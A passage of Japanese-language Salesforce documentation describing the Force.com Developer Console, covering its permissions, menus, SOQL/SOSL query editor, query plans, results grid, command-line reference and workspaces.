- Lightning ページまたは FlexiPage にフローコンポーネントが含まれている場合、次のものはサポートされません。
  - Lightning ページを含むパッケージの作成
  - Lightning ページまたは FlexiPage を含む Sandbox のコピー
  - FlexiPage を含む Trialforce テンプレートの作成
- メタデータ API を使用してフローコンポーネントを含む FlexiPage をリリースする場合、参照されるフローがすでに存在している必要があります。フローがまだ存在していない場合は、フローを先にリリースしてから FlexiPage をリリースします。

関連トピック:

Visual Workflow の制限および考慮事項
Lightning ページ
Lightning ページに関する考慮事項と制限事項
2 列フローの考慮事項 (ベータ)

コードを使用した Salesforce の拡張

Salesforce 開発者の皆さん、ようこそ

このドキュメントでは、カスタムアプリケーションを開発し外部アプリケーションを統合することによる、Salesforce 組織の拡張について説明します。

このドキュメントはタスクごとに編成されているため、必要な情報をすばやく見つけることができます。

- コードの記述 — Apex プログラミング言語を使用してビジネスロジックに追加するコードを作成したり、Visualforce マークアップ言語を使用してユーザインターフェースを作成したりします。また、API を使用したアプリケーションのインテグレーションや外部アプリケーションの認証に関する情報も記載しています。
- コードのデバッグ — 開発者コンソールを使用して、アプリケーションをデバッグします。
- 変更のテスト — Apex コードをテストし、テストツールを操作します。
- リリース — 変更セットおよび他のツールを使用して、変更を別の組織にリリースします。

開発者向けドキュメントの完全なセットについては、https://developer.salesforce.com/page/Documentation を参照してください。

Salesforce 開発ツール

さまざまな Salesforce 開発ツールの機能の概要を次の表に示します。

ツール	コード	デバッグ	テスト	リリース	使用可能な場所
Force.com 開発者コンソール	✓	✓	✓		*あなたの名前* またはクイックアクセスメニュー ( )
Force.com IDE	✓	✓	✓	✓	developer.salesforce.com
Visualforce 開発モードフッター	✓				設定または個人設定
コードエディタ	✓				設定
Apex テスト実行			✓		設定
変更セット				✓	設定
Force.com 移行ツール				✓	設定

エディション

使用可能なエディション: Salesforce Classic

使用可能なツールは、使用している Salesforce のエディションによって異なります。

メモ: Force.com IDEは Salesforce により提供される、ユーザとパートナーをサポートする無料のリソースですが、Salesforce のマスターサブスクリプション契約 (MSA) におけるサービスの一部とはみなされません。

関連トピック:

http://wiki.developerforce.com/page/Tools

開発者コンソールの機能

変更の作成ツールとリリースツールの選択

開発モードの有効化

Salesforce 環境のカスタマイズ

コード

コードの作成

このセクションでは、組織を拡張するためのコードの作成について説明します。

- 開発者コンソールの機能
- コードのセキュリティ保護
- 開発者コンソールのクエリエディタ
- コードの使用

関連トピック:

コードのデバッグ

変更のテスト

リリース

開発者コンソール

開発者コンソールは、Salesforce組織のアプリケーションの作成、デバッグ、およびテストに使用できる一連のツールを備えた統合開発環境です。

開発者コンソールを開く

Salesforce Classic または Lightning Experience では、数回クリックするだけで開発者コンソールを開くことができます。開発者コンソールは、Salesforce 組織のアプリケーションの作成、デバッグ、およびテストに使用できる一連のツールを備えた統合開発環境です。

開発者コンソールの機能

開発者コンソールは、多くの開発タスクに役立ちます。

開発者コンソールユーザインターフェースの概要

開発者コンソールには、アプリケーションをコーディング、デバッグ、テストするための便利なツールのコレクションが含まれています。

開発者コンソールコマンドラインリファレンス

開発者コンソールには、さまざまな便利なコマンドのコマンドラインが含まれます。開発者コンソールのコマンドラインウィンドウを開いたり閉じたりするには、**Ctrl+Shift+L** キーを押します。

開発者コンソールワークスペース

ワークスペースは、開発者コンソールのメインパネルにあり、一連のリソースを表すタブで構成されます。

開発者コンソールを開く

ユーザ権限

開発者コンソールを使用する	「すべてのデータの参照」
Apex を匿名実行する	「Apex 開発」
[クエリ]タブで、コード検索を使用して、SOQL または SOSL を実行する	「API の有効化」
Apex クラスとトリガへの変更を保存する	「Apex 開発」
Visualforce ページおよびコンポーネントへの変更を保存する	「アプリケーションのカスタマイズ」
Lightning リソースへの変更を保存する	「アプリケーションのカスタマイズ」

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

Salesforce Classic または Lightning Experience では、数回クリックするだけで開発者コンソールを開くことができます。開発者コンソールは、Salesforce組織のアプリケーションの作成、デバッグ、およびテストに使用できる一連のツールを備えた統合開発環境です。

Salesforce Classic から開発者コンソールを開く手順は、次のとおりです。

1. *あなたの名前* をクリックします。
2. [開発者コンソール] をクリックします。

Lightning Experience から開発者コンソールを開く手順は、次のとおりです。

1. クイックアクセスメニュー ( ) をクリックします。
2. [開発者コンソール] をクリックします。

開発者コンソールの機能

ユーザ権限

開発者コンソールを使用する	「すべてのデータの参照」
Apex を匿名実行する	「Apex 開発」
[クエリ]タブで、コード検索を使用して、SOQL または SOSL を実行する	「API の有効化」
Apex クラスとトリガへの変更を保存する	「Apex 開発」
Visualforce ページおよびコンポーネントへの変更を保存する	「アプリケーションのカスタマイズ」
Lightning リソースへの変更を保存する	「アプリケーションのカスタマイズ」

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

開発者コンソールは、多くの開発タスクに役立ちます。

開発者コンソールで実行できるタスクは?

デバッグとトラブルシューティング

開発者コンソールには、ロジックの問題を効率的に追跡するための便利なツールセットが用意されています。

- ログを表示する:[Logs(ログ)]タブを使用して、ログのリストを表示します。ログをログインスペクタで開きます。ログインスペクタは、操作のソース、その操作のトリガ、その後の状況を表示する、コンテキスト依存の実行ビューアです。このツールを使用して、データベースイベント、Apex 処理、ワークフロー、および入力規則ロジックを含むデバッグログを検査できます。
- **Apex** コードにチェックポイントを設定して表示する:開発者コンソールを使用してチェックポイントを設定し、エラーの原因を特定できます。たとえば、特定の要求でエラーが生成される原因を把握する場合、実行を確認し、問題を起こしているロジックを特定して、チェックポイントを設定できます。プロセスを再実行すると、指定した時点での要求を調査して、コードの改良方法を詳細に把握できます。開発者コンソールは、従来のデバッガのように実行を停止することはできませんが、ほぼ同じようにクラウド開発者に表示されるので、`System.debug` コマンドを使用したコード調査の必要性が低減されます。

ソースコードの編集と操作

開発者コンソールでは、コードファイルの参照、オープン、編集、作成ができます。

- 組織のパッケージを参照する:組織で作成されたパッケージのコンテンツをナビゲートできます。
- **Apex** クラスおよびトリガを表示して編集する:Apex トリガおよびクラスを開いて編集したり、カスタムオブジェクト定義の参照専用ビューを開いたりできます。
- **Lightning** コンポーネントを表示して編集する:Lightning リソース (アプリケーション、コンポーネント、イベント、インターフェースなど) を開いて編集できます。
- **Visualforce** ページおよびコンポーネントを表示して編集する:Visualforce ページおよびコンポーネントを開いて編集できます。

- ソースコードエディタを使用する:コードファイルの作業セットを開き、ワンクリックでファイル間を切り替えることができます。開発者コンソールのソースコードエディタには、Apex コードのオートコンプリート機能が含まれています。

パフォーマンスのテストと検証

開発者コンソールには、コードのテストとパフォーマンスの分析を目的とするさまざまな機能があります。

- **Apex**コードをテストする:開発者コンソールを使用して、コードカバー率をチェックし、単体テスト、機能テスト、回帰テストなどの Apex テストを実行できます。堅牢で、エラーのないコードの開発を促進するため、Apex は*単体テスト*の作成と実行をサポートします。単体テストは、コード内の特定の部分が正しく機能していることを確認するクラスメソッドです。単体テストのメソッドは引数を取らず、データベースへのデータの確定やメールの送信を行うこともなく、メソッド定義に `testMethod` キーワードまたは `isTest` アノテーションでフラグが付けられています。また、テストメソッドは、テストクラス(`isTest` アノテーションが付加されているクラス)で定義されている必要があります。
- ログでパフォーマンス問題を調査する:ログインスペクタは、操作のソース、その操作のトリガ、その後の状況を表示する、コンテキスト依存の実行ビューアです。このツールを使用して、データベースイベント、Apex 処理、ワークフロー、および入力規則ロジックを含むデバッグログを検査できます。パフォーマンスツリーでデバッグログを開き、操作のパフォーマンス集計を表示します。[Executed Units (実行単位)] パネルでは、要求が時間別と種類別に細分化され、時間計測がメソッド、クエリ、ワークフロー、コールアウト、DML、検証、トリガ、ページ別に分類されるため、パフォーマンスの問題がある箇所の特定に役立ちます。[Timeline (タイムライン)] パネルでは、要求全体のタイムラインビューを表示し、特定のブロックのイベントを順を追って確認できます。[Limits (制限)] パネルでは、使用済みリソースの集計ビューが提供され、割り当てられた要求制限に対応付けられます。


SOQL および **SOSL** クエリの実行

開発者コンソールでは、簡単なインターフェースで SOQL および SOSL クエリを管理できます。

- **SOQL** および **SOSL** クエリを編集して実行する: **[Query Editor (クエリエディタ)]** を使用して、組織のデータをクエリできます。
- クエリ結果を表示する:結果は、[Query Results (クエリ結果)] グリッドに表示され、そこからレコードのオープン、作成、更新、削除ができます。複数のオブジェクトを含む SOSL 検索結果では、各オブジェクトが別々のタブに表示されます。

開発者コンソールユーザインターフェースの概要

開発者コンソールには、アプリケーションをコーディング、デバッグ、テストするための便利なツールのコレクションが含まれています。



開発者コンソールは、次のセクションで編成されています。

1. メニューバー
2. 開いている項目ごとにタブが表示されるワークスペース
3. [Logs (ログ)]、[Tests (テスト)]、および [Problems (問題)] パネル

メニューバー

メニーバーには、次のドロップダウンメニューが含まれます。

- [File (ファイル)] メニューでは、リソースを開いたり、作成したりできます。
- [Edit (編集)] メニューでは、コードファイルを検索および編集できます。
- [Debug (デバッグ)] メニューでは、幅広いツールと設定にアクセスできます。
- [Test (テスト)] メニューでは、テストツールにアクセスできます。
- [Workspace (ワークスペース)] メニューでは、ワークスペースを選択および管理できます。
- [Help(ヘルプ)] メニューには、オンラインヘルプへのリンク、ショートカットキーの参照ページ、開発者コンソールの設定ページが含まれています。

ワークスペース

ワークスペースは、開発者コンソールのメインパネルにあり、一連のリソースを表すタブで構成されます。

各タブに表示される詳細ビューまたはエディタは、そのタブで開いているリソースの種別によって決まります。たとえば、ソースコードはソースコードエディタで開き、ログはログインスペクタで開きます。一緒に使用するリソースのグループごとにワークスペースを作成し、作業を整理しておくことができます。たとえば、ソースコード用とデバッグログ用にそれぞれワークスペースを作成し、コーディングやテストを行うときにワークスペースを切り替えることができます。

「開発者コンソールワークスペース」を参照してください。

[Logs (ログ)]、[Tests (テスト)]、および [Problems (問題)] パネル

開発者コンソールの下部パネルには、便利なタブがまとめられています。

- **[Logs (ログ)]** タブには、使用可能なログが表示されます。
- **[Test (テスト)]** タブには、使用可能なテストが表示されます。
- **[Checkpoints (チェックポイント)]** タブには、使用可能なチェックポイントが表示されます。
- **[Query Editor (クエリエディタ)]** タブでは、組織のデータに対して SOQL または SOSL クエリを実行できます。
- **[View State (表示状態)]** タブ (有効になっている場合) では、Visualforce ページのビューステートを調べることができます。
- **[Progress (進行状況)]** タブには、すべての非同期要求がリアルタイムに表示されます。処理中の操作のみを表示するには、**[Hide Finished Runs (完了した実行を非表示)]** をクリックします。完了していないリリースを終了するには、**[Cancel All Deployments (すべてのリリースをキャンセル)]** をクリックします。リリースを終了すると、残りのポーリングスレッドが少し遅れて [Progress (進行状況)] パネルに表示されます。 部分的なリリースはできません。ポーリングタスクをすぐにクリアするには、開発者コンソールを更新します。
- **[Problems (問題)]** タブでは、ソースコードエディタにコンパイルエラーに関する詳細が表示されます。行った変更はバックグラウンドでコンパイルされ、検証されます。コードの編集時には、エラーを含む行の横にエラーインジケータが表示されます。エラーが発生したコード行に移動するには、**[Problems (問題)]** タブの行をクリックします。

メモ: 開発者コンソールは、20 分間の無操作の後、新しいログ、テスト実行、およびチェックポイントのポーリングを停止します。更新を再開するには、**[Debug (デバッグ)]** > **[Resume Updating (更新を続行)]** をクリックします。

キーボードショートカット

開発者コンソールのキーボードショートカットのリストを表示するには、**[Help (ヘルプ)]** > **[Shortcut Keys (ショートカットキー)]** をクリックするか、Ctrl + Shift + ? を押します。

開発者コンソールの [File (ファイル)] メニュー

開発者コンソールの **[File (ファイル)]** メニューでは、Apex トリガおよびクラス、Visualforce ページとコンポーネント、および静的リソース (テキスト、XML、JavaScript、CSS) を管理できます。含まれるオプションは次のとおりです。

- **New (新規)**: リソースを作成して、ソースコードエディタで開きます。次のリソースを作成できます。
  - Apex クラスまたはトリガ。Apex トリガを作成するには、まずトリガに関連付けるオブジェクトを選択します。


  - Lightning アプリケーション、コンポーネント、イベント、インターフェース、またはトークンバンドル。詳細は、「Lightning コンポーネントフレームワークの概要」 (ページ 6304)を参照してください。
  - Visualforce ページまたはコンポーネント
  - 静的リソースファイル (テキスト、XML、JavaScript、CSS)

- **Open (開く)**: [File Open (ファイルを開く)] ウィンドウを起動して、アプリケーションコードとデータオブジェクトを参照して開けるようにします。
- **Open Resource (リソースを開く)**: 名前でファイルを検索できる [Open Resource (リソースを開く)] ウィンドウが起動します。
- **Open Lightning Resources (Lightning リソースを開く)**: 名前で Lightning コンポーネントリソースを検索できる [Open Lightning Resources (Lightning リソースを開く)] ウィンドウが起動します。
- **Open Log (ログを開く)**: 選択したログを ログインスペクタで開きます。ログには **[Logs (ログ)]** タブからもアクセスできます。
- **Open Raw Log (未加工のログを開く)**: 選択したログをプレーンテキストで開きます。
- **Download Log (ログをダウンロード)**: 選択したログのテキストコピーをローカルマシンに保存します。
- **Save (保存)**: 有効なタブの項目を保存します。
- **Save All (すべて保存)**: ワークスペースで開いているすべてのタブの変更を保存します。連動する変更一式を保存するには、このオプションを使用します。
- **Delete (削除)**: 有効なタブの項目を削除します。Apex クラス、トリガ、Visualforce ページ、静的リソースファイルのみを削除できます。
- **Close (閉じる)**: 有効なタブを閉じます。
- **CloseAll(すべて閉じる)**:ワークスペースで開いているすべてのタブを閉じます。保存されていない変更を含むタブがある場合は、保存するように要求されます。

  [File (ファイル)] の [Open (開く)] ウィンドウを使用してエンティティ種別を開く
  開発者コンソール の [Open (開く)] ウィンドウから、アプリケーションコードとデータオブジェクトを参照して開くことができます。

[File (ファイル)] の [Open (開く)] ウィンドウを使用してエンティティ種別を開く

開発者コンソール の [Open (開く)] ウィンドウから、アプリケーションコードとデータオブジェクトを参照して開くことができます。



[Open (開く)] ウィンドウで項目に移動する手順は、次のとおりです。

1. [Entity Type (エンティティ種別)] 列で、検索する項目の種別をクリックします。
2. [Entities (エンティティ)] 列で、調べる項目をスクロールして検索します。
   表示項目を絞り込むには、**[Filter(検索条件)]** テキストボックスをクリックし、照合する検索条件を入力します。
3. [Related (関連)] 列の関連項目を表示するには、項目を 1 回クリックします。
   たとえば、オブジェクトを使用する Apex クラスを表示するには、そのオブジェクトをクリックします。
4. 新しいタブで項目を開くには、項目をダブルクリックするか、選択して **[Open (開く)]** をクリックします。
   コードファイルはソースコードエディタで開き、データオブジェクトはオブジェクトインスペクタビューで開きます。

[File (ファイル)] > **[Open (開く)]** ウィンドウでは、組織のパッケージのコンテンツを参照して開くことができます。パッケージの完全なコンテンツを表示し、パッケージに含まれるコードファイルとカスタムオブジェクトを開くことができます。リストにカスタム項目や入力規則などのパッケージ項目が表示されますが、それらの詳細は表示できません。

メモ: 組織にインストールした管理パッケージのコンテンツを参照、編集することはできません。自分で作成したエンティティと同様に、インストール済みの未管理パッケージのクラス、オブジェクト、その他のエンティティを参照し、開き、編集することができます。

[Packages (パッケージ)] エンティティ種別には自分で作成したパッケージのみが含まれ、インストールした管理パッケージや未管理パッケージは含まれません。

開発者コンソールの [Edit (編集)] メニュー

開発者コンソールの **[Edit(編集)]** メニューでは、コードファイルを検索および編集できます。含まれるオプションは次のとおりです。

- **Find (検索)**: 選択したテキストの現在のビューを検索します。テキストが選択されていない場合、ブラウザの検索ダイアログが開きます。
- **Find Next (次を検索)**: 現在のビューで選択または指定したテキストの次の一致を検索します。
- **Find/Replace (検索/置換)**: 現在のビューで選択または指定したテキストを検索して置換します。
- **Search in Files (ファイルを検索)**: すべてのコードファイルのコンテンツを検索する検索ダイアログを開きます。
- **Fix Indentation (インデントを修正)**: 現在のコードファイルのインデントを修正します。

開発者コンソールの [Debug (デバッグ)] メニュー

開発者コンソールの **[Debug (デバッグ)]** メニューでは、ログの管理と匿名 Apex の実行ができます。含まれるオプションは次のとおりです。


- **[Open Execute Anonymous Window (実行匿名ウィンドウを開く)]**: 新しいウィンドウを開き、テスト用の Apex コードを入力できます。「匿名 Apex コードの実行」を参照してください。
- **Execute Last (前回のコードを実行)**: [Enter Apex Code (Apex コードを入力)] ウィンドウの最新の入力内容を実行します。

- **Switch Perspective (パースペクティブを切り替え)**: 使用可能な標準およびカスタムパースペクティブの一覧からパースペクティブを選択します。「ログインスペクタ」を参照してください。
- **View Log Panels (ログパネルを参照)**: パースペクティブで使用できるパネルの一覧を表示します。
- **Perspective Manager (パースペクティブマネージャ)**: パースペクティブマネージャを開きます。「ログインスペクタのパースペクティブの管理」を参照してください。
- **Save Perspective (パースペクティブを保存)**: 開いてから現在のパースペクティブに加えた変更を保存します。
- **Save Perspective As (名前を付けてパースペクティブを保存)**: 現在のパースペクティブのコピーを別の名前で保存します。
- **Auto Hide Logs (ログを自動で非表示)**: ページを更新するときに既存のログをクリアするには、このオプションを選択します。
- **Show My Current Logs Only (私の現在のログのみ表示)**: 組織で保存されているすべてのログを、他のユーザによって新しく生成されたログも含めて表示するには、このオプションを選択解除します (デフォルトで選択)。
- **Show My Current Checkpoints Only (自分の現在のチェックポイントのみ表示)**: 組織で現在保存されているすべてのチェックポイントを、他のユーザによって新しく生成されたチェックポイントも含めて表示するには、このオプションを選択解除します (デフォルトで選択)。
- **Clear (クリア)**: キャッシュから現在のデータを消去し、表示を更新するには、**[Log Panel (ログパネル)]**、**[Checkpoint Results Panel (チェックポイント結果パネル)]**、または **[Checkpoint Locations (チェックポイントの位置)]** を選択します。
- **Resume Updating (更新を続行)**: サーバへの接続を更新します。このオプションは、操作がないためにポーリングが中断された場合にのみ表示されます。
- **Change Log Levels (ログレベルを変更)**: 今後の要求のログレベルを定義するためのログ設定ダイアログを開きます。「デバッグログレベル」を参照してください。

メモ: **[Debug (デバッグ)]** メニューの一部のオプションは、ログが生成されるまでアクセスできません。

開発者コンソールのクエリエディタ

開発者コンソールのクエリエディタを使用すると、組織のデータに対して SOQL クエリまたは SOSL 検索を実行できます。[History (履歴)] ペインには、すばやく再利用できるように最新のクエリ 10 個が表示されます。結果は [Query Results (クエリ結果)] グリッドに表示され、そこからレコードを開いたり、作成、更新、削除したりできます。複数のオブジェクトを含む SOSL 検索結果では、各オブジェクトが別々のタブに表示されます。



SOQL クエリまたは SOSL 検索の実行

開発者コンソールのクエリエディタパネルで、SOQL クエリまたは SOSL 検索を実行できます。

クエリプランの取得

大量のレコードに対するクエリの実行を最適化して実行時間を短縮するには、クエリ実行プランツールを使用します。SOQL クエリ、SOSL 検索、レポート、リストビューのクエリプランを表示できます。組織でカスタムインデックスを使用できる場合は、クエリプランを見て Salesforce サポートにカスタムインデックスを要求する時点を判断します。

[Query Results (クエリ結果)] グリッド

[Query Results (クエリ結果)] グリッドには各レコードが 1 行として表示されます。開発者コンソールから離れずにレコードを作成、更新、削除できます。複数のオブジェクトを含む SOSL 検索結果では、各オブジェクトが別々のタブに表示されます。

SOQL クエリまたは SOSL 検索の実行

開発者コンソールのクエリエディタパネルで、SOQL クエリまたは SOSL 検索を実行できます。

1. [Query Editor (クエリエディタ)] パネルに SOQL クエリまたは SOSL 検索を入力します。
2. データエンティティの代わりに Tooling エンティティをクエリする場合は、**[Use Tooling API (Tooling API を使用)]** をクリックします。
3. **[Execute (実行)]** をクリックします。クエリでエラーが発生した場合、エラーは [Query Editor (クエリエディタ)] パネルの下部に表示されます。結果は開発者コンソールワークスペースの [Query Results (クエリ結果)] グリッドに表示されます。
4. 警告: クエリを再実行すると、[Query Results (クエリ結果)] グリッドの保存されていない変更は失われます。

   クエリを再実行するには、**[Refresh Grid (グリッドを更新)]** をクリックするか、[History (履歴)] パネルでクエリをクリックして **[Execute (実行)]** をクリックします。

クエリおよび検索の構文についての詳細は、『Force.com SOQL および SOSL リファレンス』を参照してください。

クエリプランの取得

大量のレコードに対するクエリの実行を最適化して実行時間を短縮するには、クエリ実行プランツールを使用します。SOQL クエリ、SOSL 検索、レポート、リストビューのクエリプランを表示できます。組織でカスタムインデックスを使用できる場合は、クエリプランを見て Salesforce サポートにカスタムインデックスを要求する時点を判断します。


クエリエディタの [Query Plan (クエリプラン)] ボタンを有効にするには、[ヘルプ] > **[Preferences (個人設定)]** をクリックして、**[Enable Query Plan (クエリプランを有効化)]** を `true` に設定し、**[Save (保存)]** をクリックします。

SOQL クエリまたは SOSL 検索のクエリプランを取得するには、クエリを入力し、クエリエディタで **[Query Plan (クエリプラン)]** ボタンをクリックします。

[Query Plan (クエリ実行プラン)] ウィンドウに、すべてのクエリ操作とそれぞれのコストが表示されます。[メモ] ペインには、最上位のクエリプラン (現在使用されているクエリプラン) で使用可能なすべてのメモが表示されます。

レポートまたはリストビューのクエリプランを表示するには、次の手順を実行します。

1. URL でレポートまたはリストビューの ID を確認します。



2. クエリエディタにレポート ID またはリストビュー ID を入力して、**[Query Plan (クエリプラン)]** をクリックします。
3. レポートまたはリストビューのクエリプランを調べます。

[Query Results (クエリ結果)] グリッド

[Query Results (クエリ結果)] グリッドには各レコードが 1 行として表示されます。開発者コンソールから離れずにレコードを作成、更新、削除できます。複数のオブジェクトを含む SOSL 検索結果では、各オブジェクトが別々のタブに表示されます。

- 結果のレコードを開くには、行をクリックし、**[Open Detail Page (詳細ページを開く)]** をクリックします。レコードを編集するには、**[Edit Page (編集ページ)]** をクリックして Salesforce のレコードにジャンプします。
- レコードを作成するには、**[Insert Row (行を挿入)]** をクリックします。情報を入力し、**[Save Rows (行を保存)]** をクリックします。

  メモ: 行を挿入するには、クエリ結果にオブジェクトの必須項目がすべて含まれている必要があります。必須項目はシンプルテキスト項目または数値項目である必要があります。これらの条件が満たさ

れない場合、空白行が作成されますが、保存できません。この場合、**[Create New (新規作成)]** をクリックして、Salesforce にレコードを作成します。

- [Query Results (クエリ結果)] グリッド内のレコードを編集するには、行をダブルクリックします。変更を行ってから **[Save Rows (行を保存)]** をクリックします。
- レコードを削除するには、関連する行を選択して **[Delete Row (行を削除)]** をクリックします。

開発者コンソールコマンドラインリファレンス

開発者コンソールには、さまざまな便利なコマンドのコマンドラインが含まれます。開発者コンソールのコマンドラインウィンドウを開いたり閉じたりするには、**Ctrl+Shift+L** キーを押します。

コマンド	パラメータ	説明
`commands`	なし	すべてのコマンドのリストです。
`exec <Apex statements>`	`<Apex statements>`: 1 つ以上の Apex ステートメント。	`<Apex statements>` を実行してログを生成します。
`exec [-o | -r]`	なし	`-o`: [Enter Apex Code (Apex コードの入力)] ウィンドウを開きます。 `-r`: [Enter Apex Code (Apex コードの入力)] ウィンドウでコードを実行し、ログを生成します。
`find <string>`	`<string>`: 文字列。	ログの文字列を検索します。
`help`	なし	コマンドに関する情報の取得方法を説明します。
`man <command>`	`<command>`: コマンドラインウィンドウコマンド。	コマンドの説明を表示します。

開発者コンソールワークスペース

ワークスペースは、開発者コンソールのメインパネルにあり、一連のリソースを表すタブで構成されます。

各タブに表示される詳細ビューまたはエディタは、そのタブで開いているリソースの種別によって決まります。たとえば、ソースコードはソースコードエディタで開き、ログはログインスペクタで開きます。一緒に使用するリソースのグループごとにワークスペースを作成し、作業を整理しておくことができます。たとえば、ソースコード用とデバッグログ用にそれぞれワークスペースを作成し、コーディングやテストを行うときにワークスペースを切り替えることができます。

[Workspace (ワークスペース)] には、必要なリンクがすべて含まれています。

- **Switch Workspace (ワークスペースを切り替え)**: 保存されたワークスペースから選択できます。

- **New Workspace (新規ワークスペース)**: 新しいワークスペースを作成します。ワークスペースの名前を入力して、[OK] をクリックします。ワークスペースで必要なリソースを開きます。ワークスペースは、別のワークスペースに切り替えるか、開発者コンソールを閉じると保存されます。
- **Rename Current Workspace (現在のワークスペースの名前を変更)**: 入力した名前で現在のワークスペースを上書きします。
